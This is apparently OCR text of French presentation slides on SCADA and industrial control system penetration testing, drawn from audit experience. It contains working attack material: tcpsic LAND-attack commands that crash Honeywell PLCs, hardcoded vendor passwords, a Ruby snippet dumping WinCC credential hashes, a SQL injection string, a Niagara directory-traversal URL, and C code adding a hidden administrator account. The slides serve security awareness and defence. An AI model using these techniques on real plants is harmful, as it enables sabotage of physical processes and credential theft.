    - *Protos* - https://www.ee.oulu.fi/research/ouspg/Protos
  - **Fuzzers**
    - *ProFuzz*
      - Fuzzer Profinet
        - » Https://githup.com/HSASec/ProFuzz
          - Utilise Scapy


# Automates - DOS


- **Exemples de plantage d'automates avec *ISIC***
  - Honeywell
    - Attaque de type *LAND Attack*
      - Automates Experion PKS C300, C200
        - » *tcpsic -s 192.168.10.91,55553 -d 192.168.10.91,55553 -F 25*
        - » Plantage du process et de la pile IP
          - Nécessite un redémarrage manuel
      - Safety Manager (SIS)
        - » *tcpsic -s 192.168.10.70,51000 -d 192.168.10.70,51000 -F 25*
        - » Plantage de la pile IP
          - Nécessite un redémarrage manuel



# IHM

- Failles impactant les IHM
  - Backdoors / mots de passe codés en dur
    - Emerson DeltaV
      - Station Pro+
        - » Plusieurs services accessibles sans authentification via telnet
          - Ports TCP/706, TCP/750, TCP751
        - » Mots de passe codés en dur
          - *govikes*, etc.




# IHM - Failles

- **Siemens**
  - WinCC / Step-7 / PCS 7
    - Mots de passe pour accéder au MS-SQL Server

```
def get_info dbs
        prj ={}
        dbs.map do |db|

                db = db.first # get db name

                prj[db] = {} # init hash
                prj[db]["name"]          = q("SELECT DSN FROM #{db}.dbo.CC_CsSysInfoLog")
                prj[db]["admins"]        = q("SELECT NAME, convert(varbinary, PASS) as PWD from #{db}.dbo.PW_USER WHERE PASS <> '' and GRPID = 1000")
                prj[db]["users"]         = q("SELECT ID, NAME, convert(varbinary, PASS), GRPID FROM #{db}.[dbo].[PW_USER] WHERE PASS <> '' and GRPID <> 1000")
                prj[db]["groups"]        = q("SELECT ID, NAME FROM #{db}.[dbo].[PW_USER] WHERE PASS = ''")
                prj[db]["plcs"]          = q("SELECT CONNECTIONNAME, PARAMETER FROM #{db}.[dbo].[MCPTCONNECTION]")
                prj[db]["tags"]          = q("SELECT VARNAME,VARTYP,COMMENTS FROM #{db}.[dbo].[PDE#TAGs]")

                prj[db]["plcs"] = prj[db]["plcs"].map do |name, ip| # get plc IP
                        real_ip = ip # set current value
                        real_ip = ip.scan(/\d+\.\d+\.\d+\.\d+/).first if ip =~ /\d+\.\d+\.\d+\.\d+/ # if ip notation found
                        [name, real_ip]
                end

                print_good "Project: #{prj[db]["name"].first.first}\n" # print project name

                #Table data
                print_table %w|ID NAME|                          , prj[db]["groups"],    "WinCC groups"
                print_table %w|Name Password(hex)|               , prj[db]["admins"],    "WinCC administrator"
                print_table %w|ID NAME Password(hex) GRPID|      , prj[db]["users"],     "WinCC users"
                print_table %w|VARNAME VARTYP COMMENTS|          , prj[db]["tags"],      "WinCC tags"
                print_table %w|CONNECTIONNAME PARAMETER|         , prj[db]["plcs"],      "WinCC PLCs"

                #check file access through batched queries
                if can_read_file? db
                        settings = read_file get_value("Security settings path"), db

                        if settings # save results to file
                                File.open("/tmp/security_settings.xml", "w+") do |f|
                                f.puts settings
                                end
                        end

                end
                print_line
        end
end
```

# IHM - Failles

- **Injections SQL** / Contournement de l'authentification
  - **Samsung Data Management**
    - *'or '1'='1*
      - Accès administrateur


- **XSS**
  - **Wonderware**
  - **Etc.**

# IHM - Failles

- **Buffer overflow**
  - PC-Vue, RealWin, ABB WebWare, etc.
- **Exécution de code à distance**
  - BroadWin WebAccess
    - Service RPC Windows (Ports TCP 4592 et 14592)

# IHM - Failles

- **Directory traversal** (vulnérabilité web)
  - CoDeSys
  - Tridium Niagara AX framework
    - Obtention du fichier *config.bog* contenant les logins et mots de passe
      - Au lieu de *../../*, utilisation du caractère « ^ » par le framework
        - » Pour obtenir le fichier
          - http://Niagara-installation/ord?file:^config.bog
      - Correctif
        - » https://www.tridium.com/cs/tridium_news/security_patch_36
      - Vulnérabilité exploitée chez Google Australie
        - » http://www.wired.com/threatlevel/2013/02/tridium-niagara-zero-day/

# IHM - Failles

- **Stockage de fichiers**
  - Unity Pro
    - Présences de plusieurs fichiers
      - *.apx*, *.apb*, *.stu*
        - » Mots de passe stockés dans les fichiers *.apx* et *.apb*

# Système d'exploitation utilisé

- **Windows**
  - Généralement pas à jour en terme de correctifs de sécurité
    - Interdiction explicite dans le contrat de mettre à jour le système
    - Ou attendre les correctifs testés et autorisés par le fabricant
      - Par exemple Emerson ou ABB
    - Donc présence de vulnérabilités non corrigées
      - Exploitables à distance
        - » MS05-039, MS06-040, MS08-067, MS10-061, MS11-083, etc.
  - Comptes génériques utilisés
  - Comptes *Administrateurs* locaux avec un mot de passe trivial (ou sans mot de passe)
    - *operator / operator*, etc.
  - Répertoires partagés accessibles pour tout le monde
    - Accès en lecture / écriture aux fichiers de la base de données, etc.

# Système d'exploitation utilisé

- **Windows**
  - Problèmes de permissions sur les fichiers
    - Accès à des services lancés avec des comptes privilégiés
      - Modification du fichier → Reboot → Élévation de privilège

```
#ifndef UNICODE
#define UNICODE
#endif

#include <windows.h>
#include <lm.h>

void __cdecl main()
{
        USER_INFO_1 ui1;
        LOCALGROUP_MEMBERS_INFO_3 lgmi3;
        DWORD dwError = 0;

        ui1.usri1_name = TEXT("hsc");
        ui1.usri1_password = TEXT("testHSC");
        ui1.usri1_priv = USER_PRIV_USER;
        ui1.usri1_home_dir = NULL;
        ui1.usri1_comment = TEXT("test d'intrusion HSC");
        ui1.usri1_flags = UF_SCRIPT;
        ui1.usri1_script_path = NULL;
        NetUserAdd(NULL, 1, (LPBYTE) &ui1, &dwError);

        lgmi3.lgrmi3_domainandname = TEXT("hsc");
        NetLocalGroupAddMembers(NULL, TEXT("Administrators"), 3, (LPBYTE) &lgmi3, 1);
}
```


  - Services d'administration distants accessibles depuis le réseau bureautique ?
    - Terminal Server / RDP / VNC

# Conclusion

- Pas de sécurité possible en l'état
  - Nécessite une prise de conscience des industriels
    - Arrive seulement maintenant
    - Mettra 10 ans à se déployer (au moins)
  - Obligation d'avoir une attitude « responsable »
    - Absence de connexion des systèmes critiques vers l'extérieur
    - Séparation des réseaux « bureautiques » et « industriels »

# Conclusion

- Architecture souhaitée




- Tout repose sur le filtrage entre les 2 mondes
  - Ne bloque pas les attaques depuis le réseau industriel
    - Ver / Virus
    - Homme
    - Etc.
  - Problème des accès distants
    - Astreinte
    - Capteurs extérieurs
    - Équipements sur Internet

# Méthodologie de tests d’intrusion SCADA

# Etat des lieux

- PLC
  - Nombreuses failles permettant leur prise de contrôle
  - Mots de passe faibles / codés en dur
  - Protocole réseau sans authentification
- IHM
  - Nombreuses failles
  - Reposent sur des systèmes d'exploitation obsolètes
- Organes de commande facilement accessibles
- Absence de durcissement / configuration sécurisés
- Nombreuses interconnexions avec les réseaux de l'entreprise, voir Internet

# Intrusion externe

- Recherche d'information sur les moteurs de recherche (ERIPP / Shodan)
- Scan réseau / prises d'empreintes
- Recherche de mots de passe d'accès aux équipements découverts
- Accès à l'interface graphique
  - Limité
  - Puis illimité si découverte du mot de passe
- Récupération de la configuration des automates via un protocole industriel
- Modification éventuelles de la configuration
- En cas de découverte d'un RTU
  - Rebond pour atteindre le réseau industriel

# Intrusion interne

- Depuis un réseau de bureautique
  - Recherche des interconnexions avec le réseau industriel (passerelle, pare-feu, routeur, etc.)
  - Compromission du réseau de bureautique pour obtenir les droits maximum
  - Modification éventuel des routeurs et pare-feu pour autoriser l'accès au réseau industriel
  - Recherche des automates et prise de contrôle
  - Recherche des postes Windows
    - Recherche des postes « IHM »
    - Compromission des postes / atteinte du bureau à distance ou du logiciel de déport d'écran
  - Action « significative » sur l'IHM…

Retours d’expérience

Audits / Tests d’intrusion

# Types de tests d'intrusion

- **TI depuis le réseau industriel**
- **TI depuis le réseau bureautique**
  - Essayer de joindre et compromettre le réseau industriel
  - Identification des problèmes de filtrage réseau
    - Cloisonnement
- **TI externes**
  - Accès distants usines isolées
  - Etc.

# Tests depuis un réseau industriel


- **Accès au Modbus**
  - Reprogrammation des automates / du processus industriel
- **Accès aux différentes interfaces administratives**
  - Mots de passe généralement par défaut
  - Utilisation des mots de passe codés en dur
  - Récupération des informations sensibles
- **Prise de contrôle des machines Windows et Unix / Linux**
  - Correctifs de sécurité pas appliqués
  - Politique de mots de passe inexistante
  - Compromission via la base de données
- **Compromission des IHM**
  - Contrôle du processus industriel

# Tests depuis un réseau industriel

- **Emerson DeltaV**
  - L'architecture DeltaV nécessite un AD
    - Le serveur Pro+ fait le lien entre 2 réseaux
      - Réseau automates
      - Réseau postes de travail
    - Compromission du Contrôleur de domaine Windows
    - Modification de la configuration du serveur Pro+
      - Passage en mode routeur
        - » Automates ensuite accessibles en utilisant le serveur Pro+ comme passerelle
          - Dénis de service sur les automates
            - Reboot manuel nécessaire
            - Redondance et pare-feu
              - Mais le second automate plante également


# Tests depuis un réseau industriel

- **Emerson DeltaV**





```
$ netstat -nr
Table de routage IP du noyau
Destination     Passerelle      Genmask         Indic   MSS Fenêtre irtt Iface
172.16.0.64     0.0.0.0         255.255.255.192 U         0 0          0 eth0
0. 172.16.0.70     0.0.0.0         UG        0 0          0 eth0
```


# Intrusion depuis un réseau Bureautique




# Intrusion depuis un réseau Bureautique



# Usines isolées - Accès distants




# Usines isolées - Accès distants

- **Certaines prestations ont montré**
  - **Automates accessibles sur Internet**
    - Directement en Modbus/TCP
    - Interface web accessible
    - Modification complète du processus industriel
  - **Accès via modem RTC**
    - *Wardialing*
    - Un classique : **authentification avec *admin / admin***
      - Accès à toute l'usine
        - » IHM / Automates / Station Windows / etc.
  - **Accès radio**
    - pas de chiffrement mais nécessite du matériel spécifique

# Recommandations

# Défense en profondeur / cloisonnement

